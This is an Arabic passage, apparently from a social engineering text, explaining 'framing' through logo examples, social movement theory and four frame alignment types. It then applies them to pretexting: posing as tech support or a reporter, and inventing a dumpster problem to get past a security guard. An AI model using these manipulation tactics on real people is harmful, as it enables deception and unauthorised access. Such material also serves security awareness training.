مرات عديدة كثيرا ما يكون التأطير مموهة او "دون الوعي" (*more subliminal*). الشركات تستخدم هذا في التسويق على أمل أن الرسائل المموهة سوف تغير نظرة الهدف من منتجاتها. مرات عديدة الشركات تستخدم تدابير خفية من التأطير لزرع فكرة.
على سبيل المثال، الشكل التالي يظهر شيء وربما كنت قد رأيته مرات عديدة
هل يمكنك اكتشاف التأطير (Can you spot the frame)؟



بعد أن اظهر إليك هذا، فإنك لن ترى أبدا شعار فيديكس بنفس الطريقة السابقة مرة أخرى، هناك سهم في شعار فيديكس. مع مقابلة مع صانع الشعار قال انه قام بتضمين السهم في الشعار لزرع فكرة عن خدمات فيديكس. الا وهي أن هناك التواصل، الحركة، السرعة، والطبيعة الديناميكية للشركة.
لم تجده حتى الآن؟ أنظر في الشكل التالي حيث أشرت ووضعت دائرة حول السهم.
السهم يشير إلى جودة الخدمة التي تتحرك دائما.



فيديكس ليست الشركة الوحيدة التي تستخدم التأطير (**Framing**). على مدى عقود الشركات تقوم بتضمين رسائل معينه في الشعارات في محاولة لتأطير تفكير المشاهد في أن يتذكر، والتفكير، ويرى الشركة بالطريقة التي يريدها. تظهر الصور القليلة المقبلة المزيد من الأمثلة.
هل سبق لك أن لاحظت في شعار أمازون رسالة التأطير المتضمنة (انظر الشكل التالي)؟
هل ترى العميل سعيدا ومبتسما (Do you see the smiling happy customer)؟

الأمازون لديه رسالتين تأطير متضمنه في شعارها. واحد هو السعادة التي ستشعر بها كعميل، ممثلة في الابتسامة في الصورة، ولكن الابتسامة هي أيضا سهم. نقاط السهم من **A** إلى **Z** (أي من الالف الى الياء)، مما يدل على الأمازون لديه كل شيء من كل النقاط وبينها.
آخر مثال عظيم هو شعار Tostitos. هذا هو شعار اجتماعي للغاية، كما ترون في الشكل التالي.
الشكل التالي: هل هذا الشعار يجعلك ترغب في مشاركة الرقاقة (Chip) مع شخص ما؟



نجد أن هناك اثنين من T في الوسط والتي تعبر عن أثنين من الناس تتقاسم الرقاقة فوق وعاء من السالسا. في عام 2004، أصدر **Tostitos** بيانا صحفيا قالت فيه ان" **Tostitos** تلعب دورا حيويا كوجبة خفيفة اجتماعية"، للمساعدة على إنشاء اتصالات بين الأصدقاء والعائلات، سواء كان ذلك في حفلة، خلال" لعبة كبيرة "، أو على أبسط الأمور كل يوم يكون مع بعض. الشعار الجديد يحضر الى الحياة فكرة إجراء اتصالات.
هذه الأمثلة ليست سوى مجموعة فرعية صغيرة من كيفية استخدام التأطير في مجال التسويق. التأطير ليست كل شيء عن الصور. في الغالب هو عن القيمة التي يدركها الهدف. تصور أن الهدف لديه عنصر يمكن أن تزيد أو تنقص قيمته. تخيل إنك دخلت الى متجر ملابس باهظة الثمن فإنك تجد ان كل شيء معلق بدقة، منظم، قريب من الكمال. التصور هنا يمكن أن يكون أن هذه الملابس تستحق هذا المبلغ الباهظ من ثمن. بعد، ومع ذلك إذا قمت بأخذ واحدة من رابطة العنق والقمصان و/أو أي قطع أخرى من الملابس قبالة الرف. ومن ثم إحضارها إلى متجر ذات خصومات؛ ورميها في سلة كبيرة مليئة بالملابس الأخرى تحمل علامات "خصم 75٪ "، فان التصور الخاص بك من قيمة هذا العنصر من الملابس ستقلل من قيمته.
جهابذة التسويق يلعبون في هذه الظاهرة في محاولة لتأطير تصور الجمهور للقيمة. كانت العديد من الشركات الناجحة في استخدام التأطير لدرجة أن الناس فعلا قد صاغت العبارات لخلق نوع كامل من الكلمات لوصف المنتجات.
مثال أكثر حداثة بغض النظر عن محرك البحث الذي تستخدمه، ولكن غالبا ما يقول الناس، "هل قمت ببحث جوجل؟" حيث أنه أصبح كلمة جوجل مرادفا للبحث على الويب. يقول الناس، "ورقة كلينيكس من فضلك،" عندما يريدون المناشف الورقية.
أمثله أخرى أنك قد لا تكون على علم حتى بالأسماء التجارية (إلا إذا كنت من الجيل التي أنشا هذا فيه) ما يلي:

- الأسبرين هو منتج علامة تجارية لشركة باير (Aspirin is a trademarked product of Bayer).
- الترمس هو اسم منتج لشركة Thermos GmbH (Thermos is a product name of Thermos GmbH Company).
- الإسعافات الأولية هي علامة تجارية لشركة جونسون آند جونسون (Band-Aid is a trademark of Johnson & Johnson).

Frisbee was a trademark of Wham-O -

كل تلك الأسماء أصبحت شعبية جدا بالنسبة لإطار الناس المرجعي في نهاية المطاف شملت أي منتج مشابه له. لم أكن تناول الأسبرين ولكنى عادة استخدام منتج اخر ولكن أطلب دائما "اثنين من الأسبرين،" بإعطاء اسم العلامة التجارية التي اريدها، وأكون سعيدا.

توجد كميات من المعلومات حول التأطير، ولكن تم تلخيص هذه المعلومات لبعض المبادئ الرئيسية الضرورية والتي يمكن استخدامها كمهندس اجتماعي. مجموعة المعلومات السابقة مرحلة مفصلة جدا للتأطير ما هو وكيف يتم استخدامه في مختلف مجالات الحياة. قبل أن ننتقل إلى ساحة الهندسة الاجتماعية، فنلقي نظرة على الأنواع المختلفة من موائمة/توافق الإطار **(Frame Alignment)**.

أربعة أنواع من موائمة الإطار (Frame Alignment)

موائمة الإطار (*Frame Alignment*) – هي عملية لشرح نظرية الحركة الاجتماعية

في عام 1988 اثنين من الباحثين، ديفيد سنو من جامعة أريزونا وروبرت بنفورد من جامعة نبراسكا، كتبا بحث بعنوان "توضيح العلاقة بين التأطير والعقيدة/الأيدلوجيا في دراسة الحركات الاجتماعية.

(Clarifying the Relationship between Framing and Ideology in the Study of Social Movements)

حيث يقولا إن موائمة الإطار (*Frame Alignment*) عنصر هام في التعبئة أو الحركة. ويقولون إنه عندما تصبح الإطارات الفردية مرتبطة في الاتساق والتكامل، يحدث هنا " موائمة الإطار (*Frame Alignment*)"؛ مما ينتج عنه "صدى الإطار (*frame resonance*)"، الذي هو المفتاح لعملية الانتقال الجماعي من إطار واحد إلى آخر (على الرغم من أنه ليس كل جهود التأطير ناجحة). لذلك قام سنو وبنفورد بتحديد أربعة شروط والتي تؤثر على جهود التأطير (*framing efforts*):

"متانة، واكتمال وشمولية جهد التأطير (*The robustness, completeness, and thoroughness of the framing effort*)": حدد سنو وبنفورد ثلاث مهام أساسيه للتأطير، والدرجة التي حضرت هذه المهام لتحديد مقدار تعبئة المشاركين.

A. تشخيص التأطير (diagnostic framing) لتحديد المشكلة والإحالة من اللوم.

B. تنبؤات/تحليلات التأطير (prognostic framing) لاقتراح الحلول والاستراتيجيات والتكتيكات للمشكلة.

C. دوافع التأطير (motivational framing) إذا نجحت فهي بمثابة دعوة لعمل شيء ما.

"العلاقة بين الإطار المقترح ونظام الاعتقاد الأكبر (*The relationship between the proposed frame and the larger belief system*)

يميل الناس لخصم الإطارات أو الإطارات المقترحة حالة عدم وجود وصلة مع الاعتقاد الأساسي أو قيم نظام اعتقادهم. في محاولة لإقناع شخص حاصل يعتقد بأن أكل اللحوم قسوة على الحيوانات بالذهاب إلى محل لبيع شرائح اللحم على الطريق والتي لديها عرض خاص بالتأكيد سيفشل. الإطار يجب أن يقع مع جوهر معتقدات الشخص ليكون ناجحا (ما لم يكن هدفك هو استخدام الإطار لتغيير معتقداته الأساسية). فلا بد من النجاح.

تستخدم محاولة التأطير لتغير المعتقدات على نطاق واسع من خلال الإعلانات التجارية لمكافحة التدخين للجدل حيث يضع المتطوعين الكثير من أكياس الجثث أمام الباب الأمامي لمبنى صناعة التبغ. أكياس الجثث تمثل كيف ان كثير من الناس يموتون كل دقيقة، ساعة، أو يوم من التدخين. الأمل هو تغيير الإطار من أولئك الذين يدعمون التدخين للتفكير في عدد القتلى بالنسبة لأولئك الذين يدخنون.

أقترح سنو وبنفورد أنه حالما يتم بناء الأطر المناسبة كما هو موضح أعلاه، يمكن تحقيق تغييرات واسعة النطاق في المجتمع مثل تلك اللازمة للحركة الاجتماعية من خلال مواءمة الإطار.

"ملاءمة الإطار إلى واقع المشاركين (*Relevance of the frame to the realities of the participants*)": يجب أن يكون الإطار مناسب للشخص (الهدف). يجب أن يكون جدير بالتصديق وقابلة للاختبار من حيث صلته بخبرة الهدف.

لا يمكنك أن تأمل في استخدام إطار التسويق التي من شأنها تشجيع الناس على اتخاذ سياحية فاخرة في أرض حيث الناس لا يستطيعون تحمل الطعام لليوم. مهما كانت جيدة استخدام التأطير في التسويق، هي فقط سوف تفشل. لموائمة الإطار (*Frame Alignment*)، فإنه يجب ألا يكون مجرد ذات الصلة ولكن يجب أيضا أن يكون مثبت من أجل عقد قيمة، حتى لو كان هذا الدليل هو فقط في عقل الهدف.

على سبيل المثال، في عام 2007 أفاد مصدر الأخبار ذات شعبية كبيرة وموثوق به، مجلة انسايت (التي تملكها نفس الشركة واشنطن تايمز) أن المرشح الرئاسي آنذاك أوباما قد حضر مدارس جميع المسلمين التي كانت معروفه بتعليمها للأصول والشكل الأساسي للإسلام. عندما صدر هذا التقرير الاخباري فان العديد صدق الخبر على الفور، لماذا؟ لأنها تندرج في إطار واقعهم، ويبدو ذات مصداقية، وأنه جاء من مصدر "موثوق."

CNN، مصدر موثوق آخر في الأخبار، وترسل محققين، لاكتشاف إن كانت القصة كاذبة، وذكر النتائج التي توصلت إليها.

هذا هو مثال جيد على تغيير إطارات الناس في مسألة استخدام مصدر موثوق جدا لوسائل الإعلام "الحقيقة" -الأخبار. الناس الذين يريدون أن يصدقوا أن أوباما كان من أصل مسلم تماشوا مع تلك القصة. عندما اكتشفت الأبحاث أن هذه القصة كاذبة، تم تغيير تفكير كثير من الناس مرة أخرى.

"دورات الاحتجاج. النقطة التي تبرز الإطار على الجدول الزمني للعصر الحالي والمشاغل القائمة مع التغير الاجتماعي":

(***Cycles of protest; the point at which the frame emerges on the timeline of the current era and existing preoccupations with social change***)

ما يحدث في العالم يمكن أن يؤثر على الإطار الاجتماعي. بذاكرتي منذ بضع سنوات؛ إذا تم طرح فكرة فحص الجسم بالكامل بالأشعة السينية للشركات في الولايات المتحدة أو الثقافات الغربية الأخرى، لرميت هذه الفكرة الى الريح/بعرض الحائط (أي لن ينظر اليها).

نشطاء الخصوصية تخوض دائما معركة ضد التصور والامتلاك، ببساطة عن طريق استخدام تصور شخص ما قادراً على رؤية المناطق الخاصة بك وربما توفير صورة للسخرية أو التحرش الجنسي لك. قد تفوق هذه الحجة جهود مبيعات مبدعي آلات المراقبة/التجسس. ومع ذلك، بعد هجمات أمريكا في 11 سبتمبر وارتفاع لاحق للنشاط الإرهابي، جري تركيب هذه الآلات في المطارات في جميع أنحاء العالم على الرغم من صرخات النشطاء، حتى المجادلة مع قوة قوانين المواد الإباحية على جانبهم.

لماذا؟ لأنه تم تغيير الإطار الاجتماعي لكيفية البقاء آمنة، والسماح لجيل جديد من القرارات بالدخول.

سنو وبنفورد اقترح أنه عندما يتم بناء الأطر المناسبة كما هو موضح في هذه النقاط الأربع، يمكن تحقيق تغييرات واسعة في المجتمع مثل تلك التدابير اللازمة للحركة الاجتماعية من خلال مواءمة الإطار. تركز دراساتهم على المجتمع ككل، ولكن هذه المبادئ نفسها هي فعالة عند التعامل على نطاق أصغر أو حتى واحد لواحد.

المناقشة السابقة هي مجرد عملية لمواءمة/محاذاة الإطار؛ في الواقع هناك أربعة أنواع مختلفة من المحاذاة يمكن أن تحدث بعد أن يتم استيفاء هذه الشروط الأربعة. على الرغم من أن العديد من هذه الجوانب تكون موجهة نحو تأطير الجماعات ككل، فأن الأقسام التالية سوف تناقش محاذاة/مواءمة التأطير الأربع هذه على المستوى الشخصي التي سوف تظهر كيف يمكنك استخدامها على نطاق أصغر على حد سواء كمهندس الاجتماعي و/أو فقط كشخص يرغب في محاذاة/مواءمة الإطارات مع الآخرين. تخيل محاولة التوفيق بين هدفك من دخول المبنى مع إطار حارس الأمن الذي يهدف الى توقيفك. جلب الإطار الخاص به لمواءمة/محاذاة الذريعة الخاص بك يمكنها أن تضمن النجاح.

شيء واحد يجب أن نتذكره حول الإطارات هو أنها لن تشيد أبدا من نقطة الصفر. يتم رسم الأطر دائما على الرموز الثقافية القائمة بالفعل والتي تنطوي على جوهر المعتقدات والخبرات للشخص. وهذا مع العلم تؤثر على كيفية استخدام التأطير.

Frame Bridging (تجسير الاطار)

مركز كاثي مارش للإحصاء والدراسات الاستقصائية للمعلومات تعرف ***Frame Bridging*** على أنه الربط بين اثنين أو أكثر من الإطارات المتطابقة فكريا/أيدولوجيا ولكن غير مترابطة هيكليا بشأن موضوع معين.

التجسير (***Bridging***) ليس خداع الناس بالاعتقاد/التصديق بالإطار الخاص بك بقدر تفهمك لإطارهم عميقا حتى تجد همزة الوصل. يمكنك استخدام ذلك لربط الصلة لإحضار الهدف إلى الإطار الخاص بك.

الوضع من الممكن أن يكون الذي تريد فيه الوصول إلى منطقة، مبنى، أو قطعة من المعلومات. الإطار الخاص بك هو أنك تريد أن يحدث ذلك. إطار الشخص الذي تقترب ليس بالضرورة أن يوقفك. انه قد لا يعرف حتى ما أنت ذاهب لمحاولة القيام به. إذا حاولت الاقتراب من الوضع الذي فيه الإطار هو قيامك بالتنبه له عن مشكلة، وبالتالي فانه يقوم بإغلاق فرصك.

من خلال فهم وظيفة الهدف، دور، والنظرة العقلية فانه يمكنك فهم إطار العقل له وربما تجد الوصلة التي من شأنها أن تجعل انتقاله إلى الإطار الخاص بك أسهل بكثير.

ما هو الذريعة (***Pretext***)لديك؟ كيف يكون الشخص الذي على وشك الاقتراب منه يعامل الشخصية القادمة من الذريعة الخاصة بك؟

المهندس الاجتماعي الجيد يجب أن يفهم هذا ليكون ناجحا. "حارس البوابة" سوف يعامل رجل المبيعات بشكل مختلف عن رجل تسليم الصودا. فهم إطار الهدف يعني معرفة كيف انه سوف يعاملك وليس كمهندس الاجتماعي، لكن كذريعة.

أكثر مثال شخصي قد تفكر فيه كيف تريد من الآخرين أن يروك، ربما رائع، "مع"، ذكي، أو واثق. أستاذ يريد أن يبدو ذكيا. المدير يريد أن يبدو متحكما. الرياضي يريد أن يبدو هادئا وقويا. الممثل الكوميدي يريد الجمهور أن يروه مضحك. كل هذه الأطر أن الشخص يريد الآخرين أن يكون في مواءمة معه

في حالة الممثل الكوميدي، ماذا لو كان هناك مقاطعون/متضايقون (***heckler***)، الشخص الذي لا يرى كم هو رائع، مضحك، ذكي، أو واثق؟ بسبب أن إطار المقاطعون/المتضايقون (***heckler***) غاضبون، ليس سعداء، أو فقط ليس مهتما؟ فإذا استمر الكوميدي في هذا الإطار فانه قد يغير بعض الناس من حوله، ولكن حتى يتعمق عميقا ومحاولة فهم من أين يأتي هذا الشخص فأنه لن يكون قادرا على محاذاة الإطارين وتقديم ذلك الشخص في الإطار الخاص به. الممثل الكوميدي الذي يستطيع التعامل مع المقاطع/المتضايق (***heckler***)، فانه قادر على وضع مخاوفه من الإطار الخاص به جانبا، واستخدام المقاطع كميزة له.

تقنية مواءمة الإطار ذات النوع (***Bridge***) يمكن أن يكون واحدا من القوى التي يستخدمها المهندس الاجتماعي، ولكن ينطوي على بعض الإعداد للتأكد من إنك على حق.

المهندس الاجتماعي يمكن الاستفادة من هذا الشكل المعين من أشكال محاذاة الإطار من خلال مساعدة سد الهدف للفجوة مما يرونه ومما يحتاجون إلى الاعتقاد من خلال الذريعة المناسبة. مرة أخرى، أذكر المثال بمحاولة الوصول إلى المبنى باعتبار مندوب الدعم الفني. الملبس الخاص بك، الأدوات، واللغة يجب أن تتطابق الإطار الذي يتوقعه الهدف من مندوب الدعم. إذا فعلوا ذلك، يتم إنشاء الجسر ويحدث الموائمة.

Frame Amplification (تضخيم/توسيع الإطار)

تضخيم/توسيع الإطار (***Frame Amplification***)، وفقا لسنو، يشير إلى "توضيح وتنشيط إطار تفسيري الذي يحمل على قضية معينة، مشكلة، أو مجموعة من الأحداث." أو بعبارة أخرى، إنك سوف تقوم بتضخيم، أو التركيز على، القيم أو معتقدات الهدف. من خلال التركيز على هذه القيم يمكنك العثور على المنطقة التي سوف تنسق الإطارين لديك، أو على الأقل دفع الهدف لأعتقد أن هناك توافق في الإطار.
هذا النوع من المحاذاة/المواءمة قد وصف على أنه أكثر الانواع الأربعة أساسيا لأنه أكثرهم في طريقة الوقاية (***maintenance method***). أنه ينطوي على تركيز الانتباه، تضخيم، أو ترقيم للحدث بأنه أكثر أهمية من غيرها، والذي يسمح لهذا الحدث أن يكون مرتبط مع أحداث أخرى بسهولة أكبر.
مثال على إطار التضخيم (**Frame Amplification**) يمكنه الكشف إذا فعلنا المزيد من البحوث في المثال السابق عن الماسحات الضوئية لكامل الجسم بالأشعة السينية. تباع الماسحات الضوئية الآن كرادعه للإرهابيين. الإطار الذي كانت تباع تحته هو كيف تسبب النشاط الإرهابي الأخير الحاجة لمنتجات مثل هذه، وهنا هم لتلبية هذه الحاجة. بعد البحث في هذه الأجهزة يظهر أنهم كانوا يجروا بناؤها، وتسويقها، ورفضت قبل فترة طويلة من هجمات 11/9 وغيرها من الهجمات الأخيرة.
باستخدام أحداث 11/9 بجانب الخوف من الطيران بكثير من الناس بسبب تلك الهجمات تمكنت شركات الماسح الضوئي لربط إطارها مع إطار الخوف لكثير من الناس، وبالتالي الحصول على دعم لتنفيذ هذه الأجهزة في المطارات في جميع أنحاء العالم.
واحدة من نقاط القوة الأخرى في إطار التضخيم هو أنه يمكن استخدامه بنجاح لطمس الإطار وتسبب للأشخاص الذين لديهم اعتقاد أن ينأوا بأنفسهم عن هذا الاعتقاد. على سبيل المثال، العديد من الذين يعتقدون بالخصوصية وحرية اختيار كيفية يتم فحصهم تم إحضارهم إلى إطار مختلف من الأشعة السينية.
مصنعين الماسح الضوئي قاموا بالتركيز على جوانب معينة من طرق الفحص الأخرى التي كانت غير آمنة أو غير مكتملة، وإثبات وجهة نظرهم حيث أنها تبرز قصص مثل "المفجر الموجود في الملابس الداخلية". هذه التكتيكات تضخم إطارها الجديدة والتي هي الماسحات الضوئية للأشعة السينية هي أفضل وأكثر أمانا، وذلك باستخدام نطاق واسع من المعتقدات بشأن عدم وجود أمن في الطرق الأخرى.
المهندس الاجتماعي يمكن الاستفادة من تقنية المحاذاة/الموائمة هذه بعدة طرق مختلفة. على سبيل المثال، المهندس الاجتماعي قد يرغب في إقناع حارس أمن لمنحه الوصول إلى منطقة القمامة في الموقع. ذريعة العامل المتعاقد للتخلص من النفايات جيدة وبشكل جيد للغاية وقد تعمل وحدها، ولكنها تعمل أفضل إذا قدمت فكرة أن هناك ضرر لأحد مكبات النفايات، وهو ما يمثل المسؤولية الأمنية للشركة. تضخيم هذا الإطار يمكنه ان يجلب لك المواءمة مع حارس الأمن والذي هو أفضل حل للسماح لك لتحقيق هدفك.

تمديد الإطار / ملحقات الإطار (Frame Extension)

"تمديد الإطار هو جهد حركة لإدراج المشاركين من خلال توسيع حدود الإطار المقترح ليشمل وجهات النظر، والمصالح، والأهم من ذلك، مشاعر المجموعة." او بعبارة أخرى، من خلال توسيع حدود الإطار الخاص بك ليشمل مواضيع أخرى أو مصالح الهدف الخاص بك، والتي يمكنك جعله متوائم.
على سبيل المثال، الامكانية المحتملة أن الجماعات الذين يؤيدون المبادرات "الخضراء" أو البيئية ستمتد إطارتهم لتشمل الحركات المضادة للنووي، مشيرا إلى أنهم تحت مظلة كونهم يشعرون بالقلق إزاء المخاطر البيئية.
ومع ذلك، فإن المخاطر من استخدام ملحقات الإطار هو أنها يمكن أن تضعف موقف الإطار الأصلي ومستوى معين من الاغواء يمكن أن يضيع. يمكن القيام بذلك عن طريق إدراج الكثير من ملحقات إطار في إطار معين، في نهاية المطاف تمييع الإطار الرئيسي والتسبب في فقدان الاهتمام.
حتى على المستوى الشخصي، البساطة هي الأفضل. عند استخدام هذا تكتيك محاذاة/تواءم الإطار، يبقيه بسيطة وسهلا للمتابعة. كمهندس اجتماعي قد تستخدم هذه التقنية من محاذاة/موائمة الإطار من خلال مهارات الاستنباط (***Elicitation***) التي ناقشناها سابقا. عندما يقترب المهندس الاجتماعي من الهدف، فإنها يمكن أن يجمع المعلومات عن الهدف أو شركاتهم من دون إبداء أي اهتمام بهذا ولكن باستخدام ذريعة كمراسل. فسوف يعطي هذا المهندس الاجتماعي "الحق" لطلب المعلومات التي عادة ما يعمل بجد للحصول عليها.

تحويل الإطار (Frame Transformation)

"تحول الإطار هو عملية مطلوبة عندما تكون الأطر المقترحة قد لا يتردد صداها مع ، وأحيانا قد تظهر حتى متناقضة ، قد تظهر أنماط الحياة التقليدية أو الطقوس والأطر التفسيرية الموجودة." أو بعبارة أخرى، المهندس الاجتماعي يقدم الحجج الجديدة التي تشير إلى سبب أن جهد الاطار الخاص به من الأفضل له محاولة تحويل أفكار أو معتقدات الهدف من حيث هم إلى حيث المهندس الاجتماعي يريد لها أن تكون. عندما يحدث تحول الإطار، يطلب قيم جديدة ومفاهيم جديدة لإبقاء الناس مشاركة والحفاظ على دعمهم. وقد تم هذا النوع من التحول على مستوى اجتماعي واسع في 1970 حيث تم إعادة تشكيل هيكل حركة المحافظين أو تحويلها إلى حركة بيئة أكثر تقدمية.

على، نطاق أصغر أكثر شخصية، تحدث تحولات الإطار كل يوم من خلال التحول الديني، حيث يتم تغيير الإطار الشخص أو نظام الاعتقاد كله، تغيرت، وتحولت إلى الانحياز بإطار جديد من الفكر وذلك من الدين الجديد.

تحويل إطار شخص ليست سهلة؛ وهي واحدة من تكتيكات المواءمة الأكثر تعقيدا والتي تم وضعها موضع التنفيذ لأنه يمكن اتخاذها:

- **الوقت (Time)**: تغيير كامل الهيكل لاعتقاد شخص ما ليست عملية سريعة ويمكن أن يستغرق استخدام تقنيات المحاذاة/التوائم الأخرى والكثير من الوقت والعمل على انجاحه.
- **الجهد (Effort)**: معرفة من أين يأتي الهدف وأين تريد له أن يكون ليست سوى خطوات أولية. ما سيكون له من الاعتراضات والكتل العقلية؟ معرفة هذه الأمور تأخذ بعض من العمل.
- **التعليم (Education):** المعرفة قوة. يجب عليك مساعدة الهدف لفهم الإطار الجديد الذي تريده منه أن "يتحول إليه".
- **المنطق (Logic):** يجب أن يكون التعليم منطقي وليس كل عاطفة. يجب أن يكون الهدف قادرا على عقل وترشيد العمل الذي هو على وشك أن يتخذه. الطريقة الوحيدة التي تستطيع أن تفعل ذلك هي مع المنطق.
- **العلاقات العاطفية العميقة (Deep emotional ties):** المعرفة هي ما تجهز الشخص للعمل، والمنطق يقنعه بالعمل أمر جيد أن يتخذ، ولكن العاطفة هو ما يجعل العمل يحدث. إذا كنت العاطفي الخاص بك عن "سبب" سيشعر الهدف بهذه العاطفة. فقط للتأكد من أن العاطفة التي تعبر بها وتشعر بها تقابل الذريعة الخاصة بك. إذا الذريعة الخاصة بك هي مستشار التوجيه وجاءت مثل المشجع والتي سوف تعوض قدرة الهدف للمحاذاة.

هناك نوعان من تحول الإطار:

- التحولات لنطاقات معينه (***Domain-specific transformations***) مثل محاولة لتغيير الوضع لمجموعات من الناس.
- التحول الإطار العالمي التفسيري (***Global interpretive frame transformation***) حيث نطاق التغيير يكون هادئ وجذري تماما كما هو الحال في تغيير العالم في وجهات النظر، إجمالي التحويلات للفكر، أو اقتلاع كل ما مألوف (مثلاً الانتقال من الشيوعية إلى الرأسمالية في السوق؛ والتحويل الديني، إلخ.).

القدرة على مواءمة الآخرين للإطار الخاص بك ومواءمة نفسك معهم يمكن أن يعطي الناس حافزا للقيام بالأشياء التي تطلبها. على الرغم من استخدام أي من طرق التأطير الأربعة قوه، ولكن المهندس الاجتماعي الذي ينجح في استخدام إطار التحول لديه قوة لا نهاية لها.

استخدام التأطير كمهندس اجتماعي (Using Framing as a Social Engineer)

طوال هذا القسم ذكرت العديد من طرق التي من الممكن ان يستخدم المهندس الاجتماعي التأطير كأسلوب. بعض من هذه الأساليب هي من قوية جدا بحيث إتقانها يمكن أن لهم يحولك إلى أستاذا في التأثير.

لاستخدام التأطير حقا كمهندس اجتماعي يجب أن نفهم أربعة أشياء عن التأطير (***framing***). هذه الأمور الأربعة سوف تساعدك على فهم بوضوح كيفية تأطير الأعمال وكيفية استخدامها كمهندس اجتماعي.

تذكر ما هو الإطار. والإطار هو هيكل مفاهيمي التي تستخدمها عقولنا في التفكير. هذا هو جزء حيوي من المعلومات لأن هدفك هو إما إنشاء إطار جديد، محاذاة مع الإطار لشخص ما، أو تحقيق الهدف في الإطار الخاص بك. واحدة من تلك الأهداف الثلاثة يجب أن تكون مبنيه على القواعد الأربع التالية من أجل تصبح أستاذا في التأطير كمهندس اجتماعي.

- **القاعدة الاولى: كل ما تقوله سوف يستثير الإطار (Everything You Say Will Evoke a Frame)**

عقول الناس تعمل عبر تصوير الأشياء. هذه الطبيعية الحقيقة لا يمكن تغييرها، ولكن يمكنك استخدامها لصالحك. إذا بدأت بالتحدث إليكم عن رئيسك في العمل، فان عقلك سوف يصوره لك. إذا رسمت الصورة مع الكلمات عن كيف انه كان في الخارج على الهاتف الخليوي، وكان غاضبا، سوف يبدأ عقلك بتصوير وجهه الغاضب، لغة الجسد، والكلمات. إنك تكون قادرة على السيطرة على هذا وسوف يسبب هذا الإطار العقلي العواطف وردود الفعل.

رسم الصورة بالكلمات هي وسيلة قوية لاستخدام التأطير. عن طريق اختيار كلماتك بعناية يمكن أن يسبب لعقل الهدف تصوير الأشياء التي تريد منه أن يصوره وبدء التحرك به إلى الإطار الذي تريده.

هل سبق لك أن سمعت عن شخص كنت تعتقد أنه راوي قصص عظيم؟ لماذا؟ ما الذي جعله عظيما؟ كان قادرا على رسم الصورة الذهنية، التي تجعلك ترى الأشياء في عقلك، والتي تثير اهتمامك وتجعلك تشارك. هذه المهارة مهمة جدا بالنسبة للمهندس الاجتماعي. وهذا لا يعني أن تتحدث كما لو كنت تحكي قصة كبيرة في كل وقت، ولكنك تريد أن تأخذ في الاعتبار الكلمات التي تختارها لهذه الكلمات الاستمرار على السلطة لرسم صورة في أذهان الأهداف.

هنا مثال بسيط: أستطيع ان اقول لك ان كان لي تناول المعكرونة في العشاء الليلة الماضية. إذا لم تكن من عشاق الطعام أو لست إيطاليا، ربما كان آخر مرة لديك فيها السباجيتي لم يكن ممتعا. إطار العقلية الخاصة بك ليست قوية وقد يمكن الإيقاف.

ماذا لو قلت لكم ان الليلة الماضية قامت زوجتي بصنع صلصة من الطماطم الناضجة والريحان التي نمت في الحديقة؟ كما قامت بقطع من الثوم الطازج والزعتر من الحديقة ايضا، فضلا عن تلميح عن بعض النكهات المضافة. ثم وضعتهم على طبق من المعكرونة السباجيتي المطبوخة تماما ومع خبز الثوم المحلي الصنع.

إذا كنت من محبي المعكرونة ام لم تكن، فإنك سوف تقوم بتصوير طبق الطعام. هذه هي الطريقة التي يجب أن تخطط بها كلماتك مع أهدافك. ينبغي أن تكون وصفيه وقوية، وصورة كامله. ومع الحذر من أنه لا يجب أن يكون مسرحي بشكل مفرط كمهندس اجتماعي. يجب أن يكون هدفك هو بناء صورة مع كلماتك، وليس للفت الانتباه إلى نفسك أو التسليم الخاص بك.

- **القاعدة الثانية: الكلمات التي تم تعريفها ضمن إطار تستحضر الإطار العقلية**

Words That Are Defined Within a Frame Evoke the Mental Frame

أنك لا تملك استخدام الكلمات الدقيقة لجعل الشخص يصور الإطار الذي تريده. على سبيل المثال، ما رأيك عندما تقرأ الجملة التالية؟

'رأيت الحشرة تناضل من اجل الحصول على الحرية من الشبكة، لكنه لم يستطع. وبعد لحظات أصبحت ملفوفة كالشرنقة وحفظها لتناولها في العشاء " .

لاحظ، أنا لم أكن أذكر العنكبوت لجعل تفكيرك حول العنكبوت. حيث أنه إذا أردت جعل إطار الشخص يفكر في العنكبوت، يمكنني فعل ذلك دون الحاجة لذكر كلمة العنكبوت. هذه القاعدة القوية من التأثير والتأطير تعطي المهندس الاجتماعي القدرة على التحكم في افكار الهدف باستخدام الكلام الغير مباشر.

توستماسترز (Toastmasters)، منظمة دولية تركز على قدرات الناس في التحدث وتعلم أعضائها بنقل الناس عن طريق خطابهم وذلك عن طريق الحصول على عواطف جمهورهم. تقديم قصة والتي تسبب أن الهدف يقوم بتصوير الإطار الذي تريده في حين إشراكهم عاطفيا يمكن ترسيخ مكانتك في قيادة تلك المحادثة.

مرة أخرى، باستخدام هذا الأسلوب من التأطير سيأخذ بعض التخطيط. وهناك جانب قوي لهذه القاعدة من الإطار هو أنه في حين أن دماغ الهدف يقوم بمعالجة المعلومات التي تم تغذيتها له ومن ثم توليد الصور العقلية التي رسمتها له، فهناك الوقت الذي فيه يمكنك زرع التفكير أو الأفكار. خلافا لرسم صورة مباشرة لطبق المعكرونة جميل، هذه القاعدة تسمح للهدف بالحرية في تصوير شيء آخر.

يمكنني أن أنهي قصة حول المعكرونة على العشاء في وقت سابق مع "زوجتي قدمت لي طبق من المعكرونة المطبوخة تماما. أي نوع من المعكرونة؟ أنا لم أقل لك، ولكن لديك تصوير ذلك، "عندما يبدأ عقلك تصوير ذلك عندما قلت:" عندما قمت ببرمها بالشوكة، كانت الصلصة سميكة جدا ومثالية لذلك تشبث كل المعكرونة". هذا الوصف يرسم الصورة الذهنية عن السباجيتي.

- **القاعدة الثالثة: إنكار الإطار (Negating the Frame)**

إذا قلت لك إنها ليست صورة لعنكبوت في الشبكة، فان عقلك يضع صورة العنكبوت أولا ليقول لنفسك عدم تصوير ذلك.

تقنية نفي الإطار هذه قوية. إخبار الهدف أن يكون حذراً، محترس، أو أن يكون حذرا عن شيء تلقائيا يضعه في الإطار الذي ترغب فيه.

غالبا ما تستخدم هذه التقنية من قبل المهندس الاجتماعي المحترفين. في إحدى المقابلات مع لجنة من المهندسين الاجتماعين، اتفق الجميع أن هذا الأسلوب يعمل بدرجه كبيرة.

